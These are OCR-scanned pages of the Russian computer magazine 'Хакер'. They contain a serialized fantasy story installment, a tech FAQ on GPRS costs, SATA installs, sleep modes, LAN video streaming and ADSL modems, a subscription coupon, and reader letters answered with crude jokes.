
Вокруг находилось кладбище: горы черепов, скелетов и просто тлеющих останков, разбросанных повсюду. Сам склеп был по размерам даже больше, чем Храм; повсюду свисали паутины и затхлые тряпки; на полу были разбросаны ржавые мечи, клинки, щиты и доспехи. Сверху медленно, подобно снегу, летел белый пепел. От этого места у Лайса мурашки пошли по коже. Но самым жутким элементом этой потусторонней мозаики был застывший посреди груды черепов огромный костяной силуэт какого-то давно погибшего животного. Он чем-то напоминал разобранный экспонат музея палеонтологии, но размером превышал могучих тираннозавров раза в три.
Лайс нашел более-менее сохранившийся меч, который удерживал в окаменевших руках один из погибших воинов. Ему уже однажды приходилось держать меч в руках, но тогда ему было 11 лет, клинок был деревянным, а противниками были такие же мальчишки, как и он сам. Клинок оказался довольно тяжелым, хотя удобно лежал в руке. Сделав для пробы пару выпадов, Лайс решил, что с этой штукой сможет постоять за себя, и подошел к застывшей костяной статуе.

Что-то изменилось. Лайс насторожился и отошел назад, но было уже поздно. Кости дракона зашевелились, а глазные впадины огромного черепа зажглись дьявольским огнем. Те фрагменты скелета, которые лежали в отдельных частях зала, стали медленно притягиваться к десятиметровому позвоночнику и, словно ведомые невидимой рукой, занимали положенное им место. Полуразвалившаяся костяная статуя обретала свой первоначальный вид и оживала на глазах. Три минуты Лайс заворожено наблюдал за процессов возрождения монстра. И когда костяной дракон предстал перед ним во всей красе, Лайс вдруг понял, что одного клинка тут будет недостаточно.
Монстр уже заметил потревожившую его человека и, направив на него свою костлявую морду, издал протяжный истошный рев. Звуковая волна откинула Лайса к стене, а воздух вокруг заполнился запахом смерти и тлена.
— Храмовник, если ты меня слышишь, выручай! — тихо сказал Лайс.
Костяной дракон навис над ним, готовясь одним ударом размазать наглого человечка. И в этот момент откуда-то сверху упал конец веревки, а женский голос крикнул: «Хватай». Второй раз приглашать его не пришлось. Сделав прыжок и ухватившись за конец каната, Лайс почувствовал рывок. Какой-то силач быстро тащил его наверх.
Дракон, не ожидавший такого поворота событий, издал еще один рык и занес над Лайсом лапу, за что получил сверху порцию горящих стрел, угодивших ему прямо в глаз. Лайс уже был вне досягаемости страшного хранителя этого места, а дракон неистовствовал, круша стены и раскидывая груды костей.
Наконец, Лайс поднялся на выступ, с которого ему скинули веревку, и хотел поблагодарить своих спасителей.

— Не благодари, — словно читая его мысли, сказала рыжая девица лет двадцати пяти, похожая на амазонку. Она была практически полностью обнажена: в кожаных повязках, боевой раскраске и с луком в руке. Рядом с ней стоял гигантский лысый негр, одетый в изрядно потрепанную стандартную форму скитальца Лабиринта. А еще с ними был маленький старичок, опиравшийся на грубую палку.
— Я Мирва. Это Джуд, — показала амазонка на негра, — а это дядя Бо.
Лайс в ответ коротко представился.
— Идем, незнакомец, здесь не самое безопасное место.

* * *

Шли молча, то и дело сворачивая в новые тоннели. Его попутчики хорошо знали дорогу и ни разу не остановились, чтобы проверить, правильно ли идут. По пути Лайс с любопытством разглядывал своих спасителей, особенно задницу сексапильной амазоночки, и размышлял о том, что делать дальше.
Город был не самым далеким районом от его цели, но и не самым близким. Лайсу предстоял долгий переход через несколько других секторов, половина которых имела максимальный уровень опасности. По крайней мере, так считал Храмовник. Все, что у него было, — это примерный ориентир и помощь одного из Богов, целиком полагаться на которую он не мог.
Лайс поравнялся с Мирвой и нарушил молчание:
— Куда мы идем?
— На поверхность. Тебе повезло, что мы оказались рядом. В такую глушь мало кто забирается.
— А зачем сюда пришли вы?
— Светоиды.
— Светоиды?



— Маленький фосфоресцирующие жучки. Их можно найти в некоторых местах глубоко под землей. С электричеством тут, знаешь ли, напряженка, а ими очень удобно пользоваться как лампами.
Только тут Лайс заметил у Джуда за плечами рюкзак, из которого доносилось свечение.
— А ты как здесь оказался? Похоже, новичок в Лабиринте?
— Мой первый день.
— И сразу знакомство с Кракалусом, — Мирва залилась веселым смехом. — Повезло же тебе.
— Кто такой Кракалус?
— Так мы зовем костяного стража сокровищницы, который чуть не отправил тебя на тот свет. Правда сокровищ там уже осталось немного.
— А ты здесь давно?
— Два года.
Это было много. Намного больше, чем мог выдержать обычный человек. За один тот день Лайс едва не лишился жизни уже раз пять. Сколько же тогда раз на волоске от смерти находилась эта юная особа?
— Знаешь, тут не так плохо, как привыкли считать! — поделилась Мирва. — Нужно только знать все входы-выходы и не совать нос куда попало. А еще всегда носить с собой это.
Мирва похлопала по кобуре на поясе, из которой выглядывала резная рукоять внушительного ножа.
— А это твои друзья? — спросил Лайс.
— Можно и так сказать. Здесь любого, кто не собирается тебя убить, можно считать другом. Вообще Лабиринт сближает людей. Приходи сюда вместе со своим злейшим врагом, проведите вместе несколько дней и станете неразлучными друзьями. Поверь мне.
Тоннель, по которому они поднимались, расширился и впереди показался яркий свет.
— Вот и выход, — сообщила амазонка.

* * *

Четверо скитальцев стояли на поверхности, щурясь и пытаясь привыкнуть к солнечному свету. Рядом зиял черный вход в внешне напоминающего заброшенную шахту подземелья, из которого они только что выбрались. А вокруг были уже знакомые Лайсу улицы города-призрака.
— Идем, мы уже близко.
Странная троица передвигалась осторожно, постоянно оглядываясь. Негр Джуд держал наготове винчестер, старик не снимал руку с рукояти самурайского меча. Они миновали два квартала и подошли к наглухо закрытому гаражу. Мирва оглянулась по сторонам и нажала на кнопку рядом с массивной металлической дверью. Очевидно, где-то рядом находился объектив камеры, так как дверь тут же со скрипом поднялась.
— Скорей! — Девушка юркнула внутрь первой, за ней — дядюшка Бо. Лайс был последним, ворота за ним тут же закрылись.
Помимо трех уже знакомых Лайсу людей, внутри находились еще человек десять. Многие из них имели похожий на Мирву вид, но пара человек носила стандартный костюм для Лабиринта. Впрочем, была еще одна черта, которая отличала долгожителей от новичков — у каждого из ветеранов на поясе висел нож или пистолет. Все они собрались вокруг путников.
— Добро пожаловать в Аутпост! — обьявила Мирва.
Лайс вежливо кивнул людям.
— Следуй за мной, тебя ждет председатель.
Они прошли через короткий коридор в огражденную простенькой занавеской комнату, где, склонившись за письменным столом, работал

«СТРАННАЯ ТРОИЦА ПЕРЕДВИГАЛАСЬ ОСТОРОЖНО, ПОСТОЯННО ОГЛЯДЫВАЯСЬ. НЕГР ДЖУД ДЕРЖАЛ НАГОТОВЕ ВИНЧЕСТЕР, СТАРИК НЕ СНИМАЛ РУКУ С РУКОЯТИ САМУРАЙСКОГО МЕЧА»

крепкий темноволосый мужчина лет пятидесяти. Лайс обратил внимание, что все комнаты в этом подвале были освещены банками с помещенными внутрь крупными светлячками. Как их там назвала Мирва, светоиды?

— Новенький! Зовут Лайс, — представила девушка гостя.

Председатель жестом пригласил Лайса присесть. Мирва вышла, оставив их наедине. Мужчина не спешил начинать разговор, продолжая что-то писать, Лайс терпеливо ждал.

— Новенький, говоришь? — Наконец поднял голову председатель. — А у нас другая информация. Я слышал, банда Грима настолько обнаглела, что решила подослать к нам крысу. Ты ничего такого не слышал?

Мужчина сверлил его глазами, и Лайс понял: его проверяют. Они принимают его за кого-то другого.

— Послушайте, я не собираюсь у вас здесь торчать и что-то вынюхивать. Мне нужно как можно быстрее перейти в следующий квадрат. И я был бы вам признателен за помощь.

— А с чего ты решил, что мы будем тебе помогать?

— Не знаю. Мирва сказала, что в Лабиринте все скитальцы — по сути, друзья и выручают друг друга.

— Значит, по-твоему, я считаю тебя другом?

Председатель загоготал.

— Мирва — ветеран Лабиринта, и с ее мнением нужно считаться, но иногда она говорит глупости.

— Саймон, — протянул руку мужчина. Лайс с готовностью пожал. — Я знаю, ты не один из этих ублюдков, которые ждут не дождутся нашего разорения. Мне сказали, что тебя нашли в древних катакомбах. Бандиты Грима не любят спускаться вглубь. Так что я тебе верю. К тому же у тебя взгляд новичка, это видно сразу.

Лайса эта фраза задела, но он решил промолчать.

— У нас тут небольшое убежище для скитальцев, можно остановиться на некоторое время, подкрепиться и затем продолжить путь. Если, конечно, ты еще не утратил веру в большую Мечту. Хотя ты еще для этого слишком мало здесь пробыл.

— А ты утратил? — спросил Лайс.

— Не хочу тебя разочаровывать, но я достаточно долго мотался по этим мирам, чтобы понять одну простую вещь — нет никакого конца, нет цели. Лабиринт — сам по себе одна большая западня, из которой нет пути назад. Многие со мной не согласны и проводят всю свою жизнь здесь, скитаясь по секторам и исследуя дюйм за дюймом.

— Я найду портал, когда-нибудь ты узнаешь об этом, — сказал Лайс.

Саймон улыбнулся. Наверное, он слышал это уже много раз.

— Куда ты направляешься?

— На север. В зону Руины Рахрайма.

— Не советовал бы туда соваться человеку с твоим опытом. Даже Мирва и Джуд побаиваются этого сектора.

Лайс пожал плечами.

— Впрочем, как знаешь. Я готов помочь тебе и выделить транспорт, но взамен ты должен кое-что для меня сделать.

* * *

— Не знаю, как тебе удалось уговорить Саймона выделить катер. У нас каждый литр дизеля на счету, — Мирва выкатила странный агрегат на воздушной подушке — смесь мотоцикла с водным скутером — и залила в бак топливо.

— Наверное, я ему чем-то понравился, — предположил Лайс.

О настоящей причине он умолчал, хотя слова Саймона не выходили из головы:

«Один из моих помощников, которых я послал отслеживать действия банды, сообщил, что среди нас в Аутпосте шпион Грима. Я не знаю, кто это и как давно он тут вынюхивает, поэтому не могу доверять никому. Но ты пришел сегодня и вне подозрений. Мне нужно доставить важное сообщение своему приятелю на севере по имени Зуелу. Это довольно специфический человек, но первое впечатление о нем может быть обманчиво. Передай ему это письмо, он поможет тебе в твоих дальнейших поисках. И держи язык за зубами. Я попрошу Мирву сопровождать тебя до границы, дальше будешь добираться сам».

— Эй, не спи. Садись назад, — услышал Лайс голос Мирвы.

Амазонка устроилась за рулем, вставив в чехол на боку катера помповое ружье. Лайс сел за ней. Агрегат тихо завелся и покатил с приличной скоростью по главной улице города.

— Сколько нам ехать? — спросил он.

— До границы около сорока минут езды. Если, конечно, ничего не случится в дороге.

Они миновали несколько кварталов и добрались до окраины. Дома стали попадаться реже, в основном, вокруг были пустыри и заброшенные сарайчики. Раскинувшиеся впереди земли напомнили Лайсу о Техасе, который он видел на иллюстрациях в книгах. Не хватало разве что ковбойских ферм и коровьих стад.

На двадцатой минуте езды, когда город уже остался позади, вдали раздался шум моторов. Лайс оглянулся и увидел приближающиеся клубы пыли. Мирва их также заметила и смачно выругалась.

— Дьявол, только этого нам не хватало.

— Что это? — спросил Лайс, понимая, что ничего хорошего ожидать не стоит.

— Погоня, — объяснил Мирва. — Рейдеры из банды Грима.

Девушка прибавила газу, но дистанция между ними и преследователями продолжала быстро сокращаться. z

Продолжение следует...

СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /



HACKFAQ@REAL.XAKEP.RU

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ!
НЕ СТОИТ ПОСЫЛАТЬ МНЕ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЯКОМ/ФРИКОМ, ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU). НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.


Q: Парни, привет! Как-то раз перечитывал вашу статью из апрельского номера за 2005 год, в которой речь шла о замечательной технологии GPRS. Так вот я им часто пользуюсь и для этого юзаю самые разнообразные программы: opera-mini, bombus, jmailagent. Помимо этого, иногда юзаю его в связке с ноутбуком. Возник такой вопрос: как сделать серфинг инета через мобилу хотя бы чуть-чуть дешевле? Того и гляди, скоро разорюсь.

A: Самое главное — уяснить себе, что провайдер не тарифицирует трафик строго по килобайтам. У него своя система, не выгодная для клиента. Чаще всего тарификация осуществляется по 100 Кб. Иначе говоря, сколько бы ты ни потратил, 1 килобайт или 100, со счета все равно спишут одно и то же количество денежек. По этой причине нет смысла подключаться к инету, чтобы отправить мессагу по аське. Дешевле выйдет обычная sms'ка. А если уж и подключаться, то всерьез и надолго, при этом не закрывая, а при необходимости сворачивая активные приложения (jimm, opera-mini и т.д.). К счастью, даже во время активной GPRS-сессии ты по-прежнему сможешь осуществлять и принимать звонки.

Если телефон с GPRS используется в качестве модема на компьютере, можно пойти еще на пару ухищрений, прежде всего на сжатие трафика. Сетевые протоколы уже давно поддерживают возможность прозрачного сжатия информации, что называется, на лету. Скажу больше: некоторые HTTP-прокси по умолчанию поддерживают такую опцию, как сжатие HTTP-содержимого.

Ее использование не только ускоряет производительность, но и существенно удешевляет web-серфинг. Серфинг с использованием такой прокси и без нее имеет существенные различия, но ее еще нужно найти! Лучше всего вообще арендовать для себя шелл или VDS, где и разместить свой собственный сервер. Только в этом случае можно давать хоть какие-то гарантии по поводу ее работоспособности. Помимо этого, обязательно попробуй веб-ускорители. Некоторые из них действительно могут дать результат, и в первую очередь это касается Google Web Accelerator (webaccelerator.google.com). Разработка от Гугла использует сразу 3 приема: сжатие трафика, кэширование страничек и упреждающую загрузку (передача данных до посылки запроса). Клиентская часть акселератора выполнена в виде активной панели для Internet Explorer 6.x и FireFox 1.0+. Кроме того, рекомендую взглянуть на Globax (www.globax.info), прекрасно зарекомендовавший себя в спутниковом интернете; PROPEL (www.propel.com), хорошо сжимающий не только текстовое содержимое, но и графические изображения; Rabbit (www.khelekore.org/rabbit) - наверное, лучший бесплатный — web-ускоритель, сжимающий как текстовики, так и изображения.





Q: Не устанавливается Windows XP на SATA-винчестер. Что делать?

A: Для начала изучи свой дистрибутив с виндой. Если ты достал диск из запылившейся коробочки, которая давным-давно лежит в недрах твоего шкафчика, то лучше найди что-нибудь посвежее. Необходимо, чтобы в дистрибутив был интегрирован второй сервис-пак. Впрочем, даже в этом случае подходящего драйвера в нем может не оказаться, поэтому его придется интегрировать самому. К счастью, можно обойтись без долгой ручной правки дистрибутива и сделать все за минуту-другую через замечательную утилиту nLite (www.nliteos.com).

Q: Зачем вообще нужны спящий и ждущий режимы? Что лучше и для чего применяется?

A: Лично я активно использую эти режимы во время работы на ноутбуке. Согласись, намного удобнее, когда операционная система готова к работе через 15 секунд, чем когда надо ждать полной загрузки компьютера, ОС, многочисленных служб и программ. К тому же в этом случае можно сразу приступить к работе именно там, где закончил, вплоть до нужной строчки в исходнике. Windows, а также большинство современных Unix-дистрибутивов поддерживают следующее режимы перевода системы в состояние пониженного энергопотребления: Suspend to RAM (он же ждущий режим) и Suspend to Disk (спящий режим, Hibernate). В первом случае засыпание осуществляется практически моментально и достигается путем отключения всей периферии, процессора, видеокарты и т.д.
В активном состоянии остаётся только память, где и хранятся рабочие области операционной системы и приложений. Если речь идет о ноутбуке, то он продолжает потреблять небольшое количество энергии, но после продолжительного времени батарея может сесть. Такой режим стоит использовать только тогда, когда лишь ненадолго отходишь от компьютера. Suspend to Disk, как несложно догадаться по названию, сохраняет полную конфигурацию машины (состояние внутренних регистров процессора, оперативной памяти и т.д.) на жесткий диск. В этом режиме текущая конфигурация машины (включая оперативную и видеопамять) сбрасывается в специальный файл на винчестере. При этом компьютер выключается и фактически не потребляет энергию. Жаль только, что переход в этот режим, как и возвращение к нормальному рабочему состоянию, занимает намного больше времени из-за операции чтения/записи с относительно медленным жестким диском. Встроенная поддержка есть в Windows 2000 и Windows XP, но очень часто ее необходимо вручную активировать в одной из вкладок в настройках электропитания.

Q: Как можно организовать вещание видео в небольшую сеть (около 30 компов). Если с радио все более или менее понятно (да и статьи про это у вас уже были), то как быть с TV? Это вообще возможно?


A: Конечно, возможно, но все зависит от того, что будет источником сигнала. Идеальный вариант, когда в качестве источника выступают данные в цифре. Этого можно добиться только одним путем — получая их со спутника. В одном из номеров, в котором подробно рассказывалось о спутниковом телевидении, мы особенно рекомендовали тебе использовать программу PogDVB (www.progdvb.com/rus/index.html). Бесплатная, простая в настройке и чрезвычайно функциональная, она позволяет не только самому смотреть видео со спутника в отменном качестве, но и вещать его в локальную сеть. В самом простом случае тебе достаточно будет выбрать нужный канал и активировать в настройках опцию широковещательной трансляции. Клиентам, предварительно установившим все тот же ProgDVB, достаточно указать в качестве источника сигнала твой сервер и сразу приступать к просмотру. Но вот проблема: получается, что каждый юзер в локалке будет смотреть только тот канал, который выбрал ты... Разве это дело? Гораздо лучше, если пользователь получит право выбора: будет ли это современная музыка, ретро или порнушка на соседнем канале. И такую возможность предоставляет специальный плагин Prog Media server/client, подробности о котором ты узнаешь на официальном сайте программы.
А как же быть, если в распоряжении имеется не спутниковый комплект, а всего лишь TV-тюнер? На этот случай существует замечательная программа FlyDS (www.asvzzz.com), которая выше всех конкурентов на две головы и вообще уделывает их по всем параметрам. Как еще можно похвалить программу, которая умеет в режиме реального времени оцифровывать аналоговое изображение и вещать его в сеть? Причем для этого нужно-то указать порт, на котором будет осуществляться вещание, экранное разрешение, используемые фильтры — и все! Теперь клиентам остается лишь в Windows MediaPlayer указать адрес сервера и порт! Лепота!

Q: Купил ADSL-модем D-Link. Постоянно падает линк, хотя с проводкой все OK (просмотрел лично сам до щитка). Подскажите, как пофиксить!

A: Для начала стоит залить в модем новую прошивку или (если модем подключается по USB) драйверы. Новые версии firmware, равно как и инструкции по их использованию, которые следует читать очень внимательно, всегда доступны на официальном сайте производителя. Помимо этого, не поленись проштудировать форум, где пользователи охотно делятся своими впечатлениями об использовании новых версий прошивок и рассказывают о своих проблемах. К тому же для модемов D-Link распространяются еще и альтернативные прошивки от независимых разработчиков. Все это возможно благодаря тому, что модем — это вполне самостоятельное устройство с RISC-процессором и операционной системе на базе UNIX. При большом желании провести небольшой тюнинг можешь и ты, подсоединившись к модему через telnet. Что касается веб-интерфейса, то тебе обязательно стоит заглянуть в раздел со всевозможной статистикой. По уровню сигнала, количеству коллизий и ошибок в приемопередаче, можно судить о качестве линии.
Не достаточно просто оценить внешний вид телефонной проводки до щитка (ее, кстати говоря, лучше всего протянуть с помощью витой пары), чтобы утверждать о ее состоянии. Необходимо позвонить на АТС и заказать полную проверку линии. Это минутное дело может разъяснить сложившуюся ситуацию. Тем более это совершенно бесплатно.
И еще: возможно, проблема в некачественном сплиттере.

Q: Привет, хакеры! Скажите, какой привод лучше взять для чтения таких дисков, на которые перешли вы (9 Гб)?

A: Любой современный (и даже не очень современный) привод такие диски прочитает. Скажу больше: скорее всего твой DVD-ROM даже не заметит разницы.
И все потому, что фактически изменился только размер диска, в то время как его формат остался прежним. Он как был DVD-ROM, так им и останется. Это достигается за счет производства дисков на заводе, хотя записанная двухслойная болванка (которую, например, мы отдаем на завод для штамповки тиража) прочитается далеко не в каждом приводе, так как имеет формат DVD-DL.



ВЫГОДА ■ ГАРАНТИЯ ■ СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
   - по электронной почте **subscribe@glc.ru;**
   - по факсу **8 (495) 780-88-24;**
   - по адресу **119992, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

ПОДПИСКА НА ЖУРНАЛ «ХАКЕР» **на 6 месяцев стоит 1080 руб.** ПОДАРОЧНЫЕ ЖУРНАЛЫ ПРИ ЭТОМ НЕ ВЫСЫЛАЮТСЯ

ПО ВСЕМ ВОПРОСАМ, СВЯЗАННЫМ С ПОДПИСКОЙ, ЗВОНИТЕ ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ **8(495)780-88-29** (ДЛЯ МОСКВИЧЕЙ) И **8(800)200-3-999** (ДЛЯ ЖИТЕЛЕЙ ДРУГИХ РЕГИОНОВ РОССИИ, АБОНЕНТОВ СЕТЕЙ МТС, БИЛАЙН И МЕГАФОН). ВОПРОСЫ О ПОДПИСКЕ МОЖНО ТАКЖЕ НАПРАВЛЯТЬ ПО АДРЕСУ **INFO@GLC.RU** ИЛИ ПРОЯСНИТЬ НА САЙТЕ **WWW.GLC.RU**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «Хакер»

☐ на журнал Хакер DVD
☐ на комплект Хакер DVD + Железо DVD + + Хакер Спец CD

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ________________ 200   г.

Прошу выслать бесплатный номер журнала
____

☐ Доставлять журнал почтой по домашнему адресу
☐ Доставлять журнал курьером по рабочему адресу (в Москве)
Подробнее о курьерской доставке читайте ниже*

(Отметьте в квадрате выбранный вариант подписки)

Ф.И.О. ______________________

Дата рожд. ☐☐.☐☐.☐☐ г.
(день, месяц, год)

АДРЕС ДОСТАВКИ

Индекс ______________________
Область/край ______________________
Город ______________________
Улица ______________________
Дом ________ Корпус ________
Квартира/офис ______________________
Телефон ( ) ______________________ (код)
E-mail ______________________
Сумма оплаты ______________________

*Курьерская доставка осуществляется только в Москве по рабочему адресу подписчика. Для оформления доставки курьером укажите в подписном купоне адрес и название

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________________»	
с ________ 200 г. (месяц)	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________________»	
с ________ 200 г. (месяц)	

Ф.И.О.
Подпись плательщика

Кассир

e-mail



На вопросы отвечал практикующий врач-терапевт Лозовский

From: KS-NEO-T (7311223@mail.ru)
Subject: ***

Здравствуйте, magazine.
Проблема есть помогите разрулить есть в мегофоне услуга поиска места коорденат сотового телефона но кот посылаеться смс нада каойнибуть способ поймать эту смс проблема в том что пропала подруга и немагу найти ее но знаю мобильник и он раз через раз включаеться уже неделю нету вестей от нее вот вопщем вот таквот или есле есть кокуенибуть прогу под мегофон чтоб показовола каординаты мо москве и московской облости ну вопще есле порроссии то будит кул плиз хлп уже незнаю кому обратиться чесна пишу всем некто не отвечает хоть ответе что нет я буду знать что небыл оставлен без внемание.

С уважением, KS-NEO-T

Привет, уважаемый KS-NEO-T! Вообще-то, твое послание рисковало остаться очередной раз без «внимание». Используя свой талант телепатической интроспекции, я понял, что обычному человеческому мозгу не дано не только проникнуть в глубины твоих суждений, но и просто осилить их графическое отображение. Но поскольку это моя работа, я был вынужден расширить границы своего восприятия и немного запалить кишку с помощью где-то 0,5 л огненной воды. Знаешь ли, это помогло мне прочесть твое письмо полностью.
Для того чтобы достичь абсолютного понимания, я затарился еще и бутылочкой Балтики № 9. Но этот коктейль сыграл со мной злую шутку — я упал под стол и лежал там до утра, а вокруг меня летали «каординаты», смс, мобильники и девушка из «облости» по имени Прасковья и с грудью-доскою. В общем, что я хочу сказать: нет ничего странного, что эта девушка пропала. Не ищи ее — она в хороших руках.

From: Myp3zz (myp3zz@mail.ru)
Subject: Научите :)

Здравствуйте, уважаемая редакция журнала][. Я очень даже начинающий юзер. Скажите, с чего мне начать, читаю журнал и большую часть слов не понимаю. Вы скажите: «Вбей в поисковик», что мне туда вбить? Как стать хакером? Если решитесь мне помочь, то я знаю, что такое мыло, аська и другие примитивные вещи, им меня учить не нужно. А если решите мне не помогать, то не ставьте мое письмо как самое дурацкое — неопытность прощается :).

З.Ы. Спасибо, что дочитали до конца.
С уважением, myp3zz

